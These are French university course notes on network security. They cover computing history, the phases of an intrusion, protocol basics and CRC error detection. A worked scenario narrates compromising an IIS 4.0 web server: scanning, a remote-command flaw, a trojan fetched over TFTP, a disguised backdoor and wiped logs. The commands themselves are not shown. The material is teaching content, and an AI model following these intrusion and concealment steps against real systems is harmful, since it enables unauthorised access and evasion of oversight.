Jean-Christophe GALLARD
V 2.0 - Octobre 2005

CNAM

Sécurité et Réseaux


Partie « Réseaux » - architectures et solutions de sécurité

Table des matières

Historique

« J'ai parcouru le pays de long en large et parlé avec les meilleures personnes, et je peux vous assurer que l'informatique est une lubie qui ne durera pas plus d'un an.»

Editeur chez Prentice Hall, 1957.




Avant 1980

L'informatique est apparue récemment si on la mesure à l'aune de l'évolution technologique humaine : même si les concepts originaux de nos ordinateurs modernes prennent racine dans les travaux de Pascal, Babbage et de la comtesse Ada Lovelace, la technologie des semi-conducteurs, qui permit l'avancée du numérique, ne remonte qu'aux années 1950-1960[1] . Les systèmes informatiques d'avant les années 1980 consistaient surtout en des calculateurs centraux, lourds, chers et dévolus à des tâches de calculs complexes et répétitifs.

Si ces dernières années nous ont habitués à utiliser les ordinateurs et les réseaux dans nos tâches quotidiennes, les systèmes d'il y a vingt ou trente ans ignoraient pour leur grande majorité les notions de communications distantes.

[1] Les « ordinateurs » d'avant la seconde guerre mondiale n'étaient pas des ordinateurs au sens auxquels nous l'entendons aujourd'hui : il s'agissait avant tout de systèmes analogiques, donc soumis à une certaine marge d'incertitude quant aux résultats obtenus. A ce titre, les fameux ENIAC et UNIVAC, considérés comme les ancêtres directs de nos ordinateurs, ne peuvent être classés dans la catégorie des ordinateurs « stricto-sensu » puisque répondant à des concepts et à une technologie radicalement différents.



Vue partielle de l'ENIAC

A cette époque, donc, les architectures de systèmes d'informations se trouvaient centralisés sur de gros calculateurs (les « mainframes »). A ce titre, les interfaces utilisateurs fonctionnaient surtout en mode « caractères », dans le meilleur des cas, les protocoles réseaux, lorsqu'ils existaient, étaient propriétaires et les trafics réseaux peu volumineux.

L'Univac

Ces architectures centralisées imposaient alors une structuration importante des programmes alors qu'à l'inverse les données, totalement maîtrisées par ces mainframes, pouvaient être stockées dans des bases de données peu structurées (généralement des fichiers « à plat »).

Les années 1980

Les années 1970-1980 virent l'apparition des premiers « mini-ordinateurs », précurseurs de ce qui deviendrait à la fin des années 1980 la micro-informatique. Des années de centralisation des systèmes informatiques montrèrent les limites, à la fois financières et pratiques, de telles architectures. Il devint alors nécessaire de s'orienter vers des systèmes moins monolithiques, moins onéreux, et plus autonomes.

Les systèmes UNIX, menés et soutenus par des constructeurs comme Sun et Hewlett Packard, devinrent la tête de pont de cette révolution annoncée. Peu à peu, les systèmes informatiques durent se mettre au régime, ces nouvelles générations d'ordinateurs devenant moins exigeantes en ressources tout en devenant de plus en plus puissants.

La contrepartie de cette réduction des coûts d'achat et de possession ne tarda pas à se faire connaître, poussée par un besoin croissant des utilisateurs à s'échanger des

informations : les systèmes d'information devaient communiquer entre eux et sortir de leur isolement. Les années 80 virent donc une poussée très importante de la notion de « réseau », et l'Internet, pourtant déjà âgé d'une quinzaine d'années (les débuts de l'Internet remontant à 1970) commença son irrésistible ascension pour finalement s'imposer comme un standard.

C'est donc la mini-informatique qui permit l'émergence de la micro-informatique à laquelle curieusement les grandes entreprises du domaine, IBM en tête, ne croyaient pas : systèmes plus légers, interfaces utilisateurs graphiques plus conviviales, confort et autonomie pour l'utilisateur.

De petites sociétés en profitèrent alors pour se ruer sur ces domaines alors en friche : Apple, sous l'impulsion des laboratoires XEROX, révolutionna les IHMs en créant le Macintosh, après un coup d'essai prometteur (l'Apple II). Un jeune étudiant de Redmond nommé Bill Gates, créa avec son ami Paul Allen la société Microsoft en profitant d'une plate-forme matérielle inventée par la société IBM, le PC.

Le premier IBM PC

L'Apple IIe

Le Macintosh

Cependant, le concept de réseau restait confiné aux milieux scientifiques qui réinventèrent le réseau local sous l'impulsion du système d'exploitation inventé par Kernighan et Ritchie au début des années 70 : le système UNIX.

Kernighan et Ritchie, développant le système Unix sur un PDP11

Parallèlement à cette révolution annoncée, les données traitées durent se structurer d'avantage pour répondre à des besoins d'échanges de plus en plus croissants. Les premières bases de données relationnelles apparurent alors.

Depuis 1990

Dès cet instant, tous les éléments étaient réunis pour cette (r)évolution que, pourtant, personne n'avait prévues. Le début des années 1990 vit alors l'explosion de la micro-informatique et des réseaux locaux.

Les besoins d'échanges croissant de façon exponentielle, les standards ouverts de l'Internet s'imposèrent alors tout naturellement comme LES moyens d'échanges de données : la suite protocolaire TCP/IP, bien que peu prisée par les ingénieurs en télécommunications d'alors, en raison de ses limitations et de sa trop grande simplicité, s'imposa comme standard de fait.

Il peut apparaître étrange qu'un tel protocole ait eu un succès aussi inattendu : alors que dans les autres réseaux classiques (X25 en tête) l'intelligence et les services étaient placées dans l'infrastructure des réseaux, la suite TCP/IP se caractérise par le fait que ce sont les équipements terminaux qui assurent la cohérence du système. Il n'existe pas dans TCP/IP de notion de garantie de remise et de délai d'acheminement des données, ni même de réservation de bande passante comme en téléphonie classique, et ce sont les équipements terminaux qui assurent la mise en place de la plupart des valeurs des champs protocolaires (adresses sources, options, etc.).

Devant le vide laissé béant par les constructeurs, les utilisateurs / développeurs, essentiellement les milieux scientifiques, se reportèrent alors sur ce standard, certes peu évolué et très (trop ?) simple mais qui répondait parfaitement à leur besoin : TCP / IP.

Dès lors, les échanges de données aux travers de réseaux informatiques se généralisèrent, l'Internet connut le succès phénoménal que l'on sait et l'architecture des systèmes évolua afin d'optimiser la répartition des traitements et l'accès aux données : d'une architecture centralisée, on passa à une architecture distribuée.

Le Client / Serveur

L'apparition du « client / serveur » correspond à ce passage d'une architecture centralisée à une architecture distribuée. Imposée par cette révolution technologique, ce concept a alors accompagné le passage de solutions propriétaires monolithiques à des solutions intégrant des produits sur étagère s'appuyant sur des standards « ouverts ».

C'est ainsi que de nombreux calculateurs centraux disparurent au profit de serveurs départementaux disposant de ressources moindres, une partie des traitements étant alors reportée sur le poste utilisateur. C'est à ce moment qu'apparurent les premiers problèmes majeurs de sécurité informatique.

Problématique des entreprises

Depuis 1995, l'explosion de l'Internet pousse les entreprises à se doter d'un portail publicitaire, voire à mettre en œuvre des solutions de e-commerce. La mondialisation et la décentralisation leur ont également imposé d'interconnecter leurs agences entre elles (Intranet) et d'ouvrir leurs systèmes d'information à leurs clients (Extranet), et ce au travers de réseaux « publics » qu'elles ne maîtrisent pas.

Dans ce contexte, les entreprises ont alors la nécessité de sécuriser leurs échanges informatiques, et ce dans un monde « ouvert ».

La problématique des entreprises revêt alors un caractère double : alors que les technologies sur étagère se banalisent dans les systèmes d'information (ce qui mène fatalement à une moins bonne maîtrise du système d'information), la nécessité de mieux contrôler les coûts et les besoins d'interconnexion font basculer les systèmes vers le monde IP et les technologies de l'Internet.

Dès lors, la sécurité des systèmes d'informations des entreprises devient un impératif pour échanger des informations entre entités.

Les risques, les attaques

« En termes de sécurité, les ordinateurs sont un problème, les réseaux une horreur et les utilisateurs une catastrophe. »

Bruce Schneier - in « secrets and lies »

Les attaques

Tout ordinateur connecté à un réseau informatique est potentiellement vulnérable à une attaque.

Une « attaque » est l'exploitation d'une faille d'un système informatique (système d'exploitation, logiciel, erreur de configuration, etc.) à des fins non connues par l'exploitant du système et généralement préjudiciables.

Sur l'Internet, des attaques ont lieu en permanence, à raison de plusieurs attaques par minute sur chaque machine connectée. Ces attaques sont pour la plupart lancées automatiquement à partir de machines infectées (par des virus, chevaux de Troie, vers, etc.), à l'insu de leur propriétaire. Plus rarement il s'agit de l'action de pirates informatiques.

On peut classiquement définir **deux grands types d'attaque** sur les réseaux : les attaques sur *les protocoles de communications*, d'une part, et les attaques sur *les applications standards*, d'autre part.


Les attaques sur les protocoles de communications consistent pour un agresseur à profiter des failles des protocoles de communications (IP, ICMP, TCP et UDP pour l'essentiel). L'autre volet bénéficie des vulnérabilités des applications classiques mises en œuvre dans les Intranets et les Extranets (HTTP, SMTP, FTP…).

On peut également distinguer les attaques sur l'information elle-même des attaques sur les systèmes d'informations.

Alors que dans le premier cas on s'attache atteindre en intégrité / disponibilité / confidentialité aux données traitées par les systèmes (par le biais de virus, d'écoute réseau, de modifications de données…), le second cas de figure vise à se ménager une porte d'entrée dans les systèmes traitant les données (vols de mots de passe, exécution de processus non autorisés, accès illicites aux composants du système d'exploitation…).

Scénario d'une intrusion

Un scénario d'intrusion sur un système peut se décomposer en six actions élémentaires, enchaînées selon un processus itératif :



découvrir l'architecture du système, son plan d'adressage
écoute, furetage, espionnage, cryptanalyse

dégrader ou contourner la sécurité
leurrage, sabotage, bombe logique, parasitage, saturation

entrer par un point faible
usurpation de nom, d'adresse, cheval de Troie, essais exhaustifs

installer une entrée permanente
porte dérobée, **canal caché**

cacher l'entrée permanente
cacher les répertoires et fichiers pirates, inhiber la surveillance

attaquer les machines ou systèmes en mutuelle confiance
rebond IP ou X25, rhosts, domaines WinNT, virus, ver

Renseignement

Il s'agit ici de la phase préalable à toute attaque informatique. Dans tout scénario d'intrusion, l'identification précise de la cible est un pré-requis indispensable à la bonne conduite des agressions à venir.

Le futur agresseur aura donc à cœur d'identifier le plus précisément possible les éléments matériels et logiques participant au système d'information. Ces investigations peuvent être mises en œuvre passivement au travers de sources ouvertes (sites Internet, presse, plaquettes de présentations…) puis complétées par des investigations plus actives allant de la simple écoute d'un réseau à l'espionnage industriel pur et simple, en passant par des techniques de trashing[2], de détections de services (port scanning) et de détections de systèmes d'exploitation (OS fingerprinting).

Préparation

La phase de préparation est à distinguer de celle du renseignement dans la mesure où il est surtout ici question de s'outiller correctement au vu des résultats des investigations précédentes. Le ciblage préalable permet alors de rentrer dans une logique d'adaptation active, où l'agresseur sélectionnera les actions futures qui ont le plus de chances d'aboutir à une intrusion sur le système considéré.

Si, dans la phase de renseignement, l'agresseur aura pu repérer la présence de certains services pouvant potentiellement présenter des vulnérabilités (serveurs HTTP, accès de maintenance, équipements de réseau obsolètes, messagerie connue pour ses nombreuses vulnérabilités, etc.) ce dernier ira donc chercher tout ce qu'il peut collecter sur les vulnérabilités de ses services. Il est souvent aidé en cela par les moteurs de recherches de l'Internet et par les sites spécialisés dans ce domaine.

[2] Trashing : littéralement (et très concrètement) fouille des poubelles ! Egalement appelé « dumpster diving ».

Intrusion

Il s'agit ici de la partie la plus « active », au cours de laquelle l'agresseur met en œuvre de manière effective les attaques pouvant potentiellement mener à la compromission du système visé. Les techniques utilisées ici sont pléthoriques et dépendent très étroitement du système cible, d'où l'importance de renseignements les plus précis possibles en phases initiales.

Parmi les techniques les plus couramment utilisées, on peut cependant citer :

- Utilisation de bugs dans les services réseaux (buffer overflow, contrôles de sécurité inopérants…),
- Exploitation d'une mauvaise configuration des systèmes (comptes sans mot de passe, systèmes déverrouillés « parce que ça marche mieux comme ça », …),
- Branchement physique « pirate » sur une infrastructure de communication,
- Utilisation des particularités des protocoles réseaux (usurpation d'adresse et / ou d'identité…).

Lorsque la phase d'intrusion est couronnée de succès, le processus devient alors itératif dès ce stade : un attaquant s'étant introduit sur un système essayera alors de compléter ses renseignements initiaux en vue de découvrir d'autres failles exploitables et qui n'étaient pas nécessairement visibles de l'extérieur du système (systèmes de fichiers mal sécurisés, comptes avec mots de passe triviaux…).

Installation

Suite à une intrusion réussie, un agresseur tentera alors de mettre en place dans le système un ensemble de mécanismes lui assurant une entrée permanente. Une attaque suivant souvent un chemin long et fastidieux à dérouler, il est en effet tentant d'installer une porte dérobée, permettant de revenir sur sa cible sans avoir à suivre à nouveau ce chemin tortueux. En outre, une faille pouvant être exploitée à un instant donné peut avoir été corrigée lorsque l'agresseur reviendra sur sa cible.

Les techniques utilisées ici sont variées et plus ou moins discrètes : ajout d'un compte illicite, altération du filtrage réseau, service additionnel, shell distant, serveur FTP pirate, cheval de Troie évolué…

Camouflage

Le principe de ce stade consiste à camoufler ses actions sur le système afin de les dissimuler aux administrateurs systèmes : il est souvent étroitement lié à la phase d'installation (les deux phases sont par ailleurs souvent confondues) : fichiers et répertoires cachés, utilisation de noms de programmes anodins pour cacher ses portes dérobées, stockages hors norme, effacement et inhibition des journaux d'audit, altération des commandes systèmes (*ps*, *ls* par exemple)…

Dans le monde UNIX, cette phase de camouflage est souvent mise en œuvre au travers de « *rootkits* » (traduction littérale « kits pour devenir le root »). Le monde Windows NT a longtemps été épargné par ces techniques de camouflages sophistiqués, et ce en raison même de son architecture interne, mais cette période est désormais révolue : le premier rootkit fonctionnel pour Windows (le fameux *ntrootkit*) a été distribué au cours de l'année 2000.

Propagation


L'intrusion dans un système demeure souvent réalisée de façon unitaire, système par système. Il est en effet assez rare qu'un agresseur parvienne à pénétrer un système d'information dans son ensemble dès le début de son attaque : le plus souvent, l'intrusion sera réalisée sur une machine particulièrement vulnérable (serveur Web en DMZ, serveur de messagerie, routeur d'accès…) mais l'ensemble du système d'information ne lui sera alors pas nécessairement accessible.

Dans ce cas de figure, un agresseur tentera alors de propager son intrusion à d'autres éléments du système d'information, jusqu'ici inaccessibles. Cette propagation peut également intervenir sur d'autres systèmes distants, le premier site compromis devenant alors un site de rebond pour des attaques ultérieures. C'est de cette manière qu'un pirate informatique allemand a procédé, en 1988, pour atteindre les machines de l'université de Berkeley : l'auteur de ces attaques n'utilisait pas moins de six rebonds successifs pour attaquer ces systèmes, comme le décrit Clifford Stoll dans « le nid du coucou ».

Exemple de scénario d'intrusion

Dans l'exemple qui suit, nous supposerons qu'un agresseur décide de s'attaquer à un serveur Web d'une entreprise sur l'Internet.

L'architecture du système de publication Web est la suivante :



Le serveur Web est un système Windows 2000 utilisant le service Web IIS (Internet Information Service) de Microsoft en version 4.0. Ce dernier est protégé de l'Internet par un Firewall dont les règles de filtrage :

- autorisent le trafic HTTP (port 80) de l'Internet vers le serveur Web,
- autorisent le trafic SMTP (port 25) de l'Internet vers le serveur Web (il s'agit ici d'une erreur de configuration, le serveur n'est pas censé héberger un service de messagerie),
- autorisent tout trafic du serveur vers l'Internet,
- Interdisent tout le reste.

Renseignement

Par navigation sur l'Internet, l'agresseur repère un lien sur un site vers notre serveur. Il dispose alors de son adresse (ou du moins de son nom, ce qui revient au même).

L'agresseur réalise alors un « *port scanning*[3] » à l'aide d'un outil comme *nmap*, en activant l'option de détection de système d'exploitation.

Nmap lui indique alors :

[3] Opération visant à déterminer les services accessibles sur la machine cible.

- Que seul le port 80 est ouvert (donc qu'il existe un serveur Web),
- Que la machine cible est une machine sous Windows (résultat de la détection de système d'exploitation),
- Que le port 25 n'est pas filtré.

En poursuivant ses investigations, il repère que le service Web est un service IIS en version 4.0 (par exemple par analyse des bannières HTTP lors d'une connexion sur ce service).


Préparation

Durant cette phase, l'agresseur va alors récupérer un maximum d'informations sur les vulnérabilités des serveurs sous IIS 4.0 en se connectant à des sites spécialisés. En particulier, il repère une vulnérabilité majeure lui permettant de lancer une commande à distance en utilisant un simple navigateur et une URL un peu particulière.

Il en profite également pour récupérer un programme « cheval de Troie » permettant d'obtenir une invite de commande à distance sur la cible et écoutant sur le port 25.


Intrusion

A l'aide de son navigateur, l'agresseur tente une connexion HTTP avec l'URL particulière en question, et en tentant de lister le contenu du répertoire C:\WINNT :




Le résultat de cette action s'affiche dans la fenêtre de son navigateur, lui indiquant que la vulnérabilité est exploitable sur ce système.

Après avoir créé un serveur TFTP sur sa propre machine et avoir déposé dans l'arborescence TFTP le fichier Troie.exe, il provoque le téléchargement de ce fichier sur le serveur Web en lançant une commande tftp sur le serveur :



La copie s'étant correctement passée, il lance alors de la même manière son cheval de Troie sur le serveur, puis se connecte avec Telnet sur le port 25 de la victime et obtient alors une invite de commande distante.



Notons que, dès à présent, l'attaquant à tout loisir d'inspecter plus finement sa cible puisque qu'il se trouve désormais dans la place : il pourra ainsi repartir sur une phase de renseignement afin par exemple de détecter d'autres éventuelles vulnérabilités.

Installation

La procédure suivie au préalable étant longue, l'agresseur rapatrie des outils plus sophistiqués sur le serveur victime de l'intrusion et installe ainsi une porte dérobée permanente qui lui évitera de devoir passer par la suite par le service Web pour s'introduire sur le serveur.

Camouflage

L'entrée permanente est stockée dans l'arborescence système, sous un nom anodin et à l'apparence indispensable au fonctionnement du système (lsasrvsys32.exe par exemple). Les journaux d'événements du système sont également purgés.

Propagation

Dès cet instant, l'attaquant peut alors utiliser cette machine corrompue comme système de rebond, soit pour atteindre des machines situées derrière le Firewall, mais jusqu'ici inaccessibles, soit pour attaquer d'autres sites Internet.

Rappels sur les protocoles de transmission

« Je me souviens »

Devise du Québec

Définitions

Un protocole est une convention de communication entre 2 équipements informatiques ou télécoms. Cette convention comprend au minimum :

- Une structure et un codage des informations échangées,
- Des procédures d'échange.

A un protocole est généralement associé un **service**, proposé aux applications qui utilisent le protocole, service qui se traduit par une interface programmatique (en anglais **API** ; Application Programming Interface).

Pour fonctionner, un protocole peut utiliser les services d'un protocole de niveau plus bas. On dit que le protocole de niveau haut est imbriqué, ou **encapsulé** dans le protocole de niveau bas. Les protocoles de niveau bas sont associés aux technologies de transmission, tandis que les protocoles de niveau haut sont associés aux applications informatiques.

Il est possible d'empiler plusieurs niveaux de protocole: on parle alors de **pile de protocoles** (*stack* en anglais).

Dans le cas de la plupart des protocoles synchrones actuels, les informations sont transmises sous forme de groupes d'octets appelés **trame** ou **paquet** (en anglais *frame* ou *packet*).

Le mot **trame** est plutôt employé pour les protocoles de niveau transmission (niveau 2 – par exemple ; *trame Ethernet*), le mot **paquet** pour les protocoles de niveau routage (niveau 3 – par exemple *paquet IP*). Pour les protocoles de niveau 4, on parlera alors plus volontiers de **segment** (par exemple ; *segment TCP*).

La longueur d'une trame ou d'un paquet est liée aux caractéristiques des supports et équipements de réseaux (notamment la taille des zones mémoire d'échange), et va de quelques octets à quelques kilooctets.

Au niveau des applications, le concept de paquet fait place au concept de **message** ou **transaction**. La taille d'un message ou d'une transaction possède une variabilité beaucoup plus grande que celle des trames ou paquets: de quelques octets à plusieurs Mégaoctets.

Fonctions des protocoles de niveau 2

Protocoles synchrones et asynchrones

Un protocole asynchrone fonctionne par transmissions d'octets indépendants les uns des autres. Le plus souvent, ces octets sont des caractères ASCII (ou EBCDIC). Chaque octet est précédé et suivi par des bits de synchronisation, ce qui optimise mal les liaisons.

Des caractères spéciaux, non imprimables, ont des rôles particuliers. Par exemple: STX, ETX, STH, ETH: début et fin de texte ou d'entête de texte, XOFF, XON: arrêt et reprise de la transmission en sens inverse (contrôle de flux), BREAK (pseudo caractère): interruption de la transmission en sens inverse.


Les protocoles asynchrones ne sont plus guère utilisés. Quelques uns des plus connus: le Télex, les terminaux ASCII de type VT100, le Minitel, certains protocoles véhiculant IP (SLIP, CSLIP).

Un protocole synchrone fonctionne par transmission de plusieurs octets groupés sous forme de trame. Il existe 2 catégories de protocoles synchrones:

- protocole synchrone caractère: exemple le BSC (binary synchronous protocol),
- protocole synchrone bit: c'est le cas de la quasi totalité des protocoles de niveau 2 actuels.

La suite du texte ne concerne que les protocoles synchrones bit, sauf mention contraire.

Modes point-à-point, multipoint, point à multipoint



Les protocoles de niveau 3 à 7 sont toujours des protocoles point-à-point, c'est à dire ne mettant en communication que 2 machines à la fois. Le cas de la diffusion est un cas à part, qui peut se ramener à un ensemble de communications point à point.

Délimitation de trame et transparence

Au niveau 1, le concept de trame ou paquet n'existe pas, seul existe le concept de bit. Sur une ligne de transmission, un bit ne peut être qu'à 0 ou 1, il n'existe pas de concept de présence ou absence d'information. Généralement, quand il ne passe pas d'information sur une ligne, les bits sont en permanence à 1.

Les protocoles de niveau 2 ont pour fonction importante de définir la différence entre la présence et l'absence d'information, en relation avec la définition d'une trame. **Une trame se définit comme un groupe de bits significatifs**, avec un début et une fin, de longueur fixe ou variable selon les protocoles. Entre 2 trames, les bits sont non significatifs.

Pour marquer le début et la fin d'une trame, le protocole de niveau 2 utilise des configurations binaires spéciales appelées *délimiteurs* ou *fanion* (en anglais flag).

Le protocole BSC (binary synchronous communication) utilisait dans les années 70 des valeurs particulières d'octets ASCII: STX (start of text) et ETX (end of text). Ces valeurs

ne devaient évidemment pas se retrouver dans le texte, sinon la trame se terminait prématurément.

Dans le cas LAP et Ethernet, le délimiteur de fin ne doit pas se trouver dans les octets à transmettre, sous peine d'interruption prématurée de la trame. Le mécanisme de **transparence** a pour but de modifier ces octets, en ajoutant des bits dans les octets ayant une mauvaise configuration.

Le protocole TokenRing, utilisant les états de repos de la modulation, n'a pas besoin de ce mécanisme, mais est lié à un type de modulation. Le protocole ATM, dont les trames sont de longueur fixe à 53 octets, n'a besoin ni de délimiteur de fin ni de transparence.

Détection d'erreur et collision, CRC

Les erreurs de transmission sont fréquentes sur toutes les lignes. Le taux d'erreur peut varier, selon le type de ligne LAN ou WAN, la longueur, la qualité et l'environnement, de 10^{-4} (pour la paire téléphonique classique) à 10^{-9} (pour des liaisons en fibre optique) De plus, dans le cas du protocole Ethernet, les erreurs peuvent être dues à des collisions de trame, c'est à dire l'émission simultanée de 2 trames ou plus par plusieurs stations.

La détection d'erreur est alors généralement assurée par la transmission d'une information redondante pour chaque trame, généralement placée en fin de trame.

Les protocoles anciens calculaient une redondance appelée checksum, par addition logique de tous les octets transmis.

Dans les protocoles actuels, le calcul de la redondance se fait en considérant la trame comme un polynôme binaire, et en divisant ce polynôme par un polynôme dit générateur. Le reste de la division constitue la redondance (le quotient est inutile), et il est appelé CRC (cyclic redundancy checking). Le mot *cyclique* vient de l'aspect polynomial de la division.

Une suite de bits à transmettre u_1, u_2,…u_k est considérée comme un polynôme $M(x) = u_1x^{k-1} + u_2x^{k-2} + \ldots + u_k$.

Par exemple 1101011011 est représenté par $x^9 + x^8 + x^6 + x^4 + x^3 + x + 1$.

À l'émission, on calcule la division du polynôme M multiplié par x^r, par le polynôme générateur *G* de degré *r*. On appelle *Q* le polynôme quotient et *R* le polynôme reste de cette division, on a donc : $x^rM(x) = Q(x).G(x) + R(x)$.

La suite de bits correspondant au polynôme R constitue le CRC qui est ajouté à l'information à transmettre.

Par exemple, à l'aide du polynôme générateur $G(x) = x^4+x+1$, la suite 1101011011 sera transmise accompagnée du CRC 1110 car

$$x^4M(x) = x^{13} + x^{12} + x^{10} + x^8 + x^7 + x^5 + x^4 = (x^9 + x^8 + x^3 + x)(x^4 + x + 1) + x^3 + x^2 + x$$

Le polynôme générateur est choisi pour permettre la détection à coup sûr des erreurs simples (un seul bit erroné dans la trame), et des groupes d'erreurs de longueur inférieure à la taille de la redondance. Ces 2 types d'erreurs sont en effet les plus couramment rencontrés sur les lignes de transmission (un groupe d'erreurs correspond à un parasite).

Avec 16 bits de CRC, le taux d'erreur est divisé par 65536. Avec 32 bits il est divisé par 4 milliards. Dans le cas du protocole Ethernet fonctionnant sur une fibre optique, dont le

taux d'erreur brut est de 10^{-9}, le taux d'erreur résiduel est donc d'environ 10^{-18}, soit 1 bit erroné sur 1 milliard de milliards de bits transmis.

Fonctions des protocoles 2 à 7

Mode datagramme ou connecté

Les protocoles de niveau 3 et 4 peuvent fonctionner selon 2 modes:

Un mode élémentaire appelé **datagramme** ou sans connexion, c'est à dire sans gestion de communication. Les paquets sont transmis indépendamment les uns des autres, et peuvent arriver dans le désordre, arriver plusieurs fois, ou ne pas arriver du tout. Il n'y a ni contrôle d'erreur, ni contrôle de flux. Exemples: IP, UDP, ISO CLNP (connection less network protocol).


Un mode évolué appelé mode **connecté**, c'est à dire avec gestion de communication. Il existe des paquets spéciaux d'ouverture et de fermeture de communication (et de réinitialisation). A l'intérieur d'une communication, il est possible d'assurer des services divers: détection et correction d'erreur, contrôle de flux, etc. Exemples: X25, TCP, ISO CONP (connection oriented network protocol).

Correction d'erreur

Les protocoles de niveau 2 possèdent un mécanisme de détection d'erreur présenté plus haut. Les protocoles de niveau 3 et 4 (rarement de niveau supérieur) peuvent également détecter des erreurs: numérotation de paquets non séquentielle, incohérence dans les entêtes de paquet.

Mécanismes de correction d'erreur pour les réseaux étendus

Sur de longues distances, la probabilité de perte de paquets ou de modifications involontaires sur le réseau n'est pas négligeable. Afin de résoudre ce problème, les protocoles de communication utilisent des mécanismes d'acquittement des messages associés à des réémissions en cas d'erreur détectée.



Fonctionnement normal | Perte de trame | Erreur sur la ligne


Anticipation

Dans le mécanisme d'acquittement décrit plus haut, l'émetteur attend l'acquittement avant d'envoyer un nouveau paquet. Il s'ensuit un fonctionnement de la liaison à l'alternat, donc avec une mauvaise utilisation de la capacité de transmission (qui est généralement full duplex).

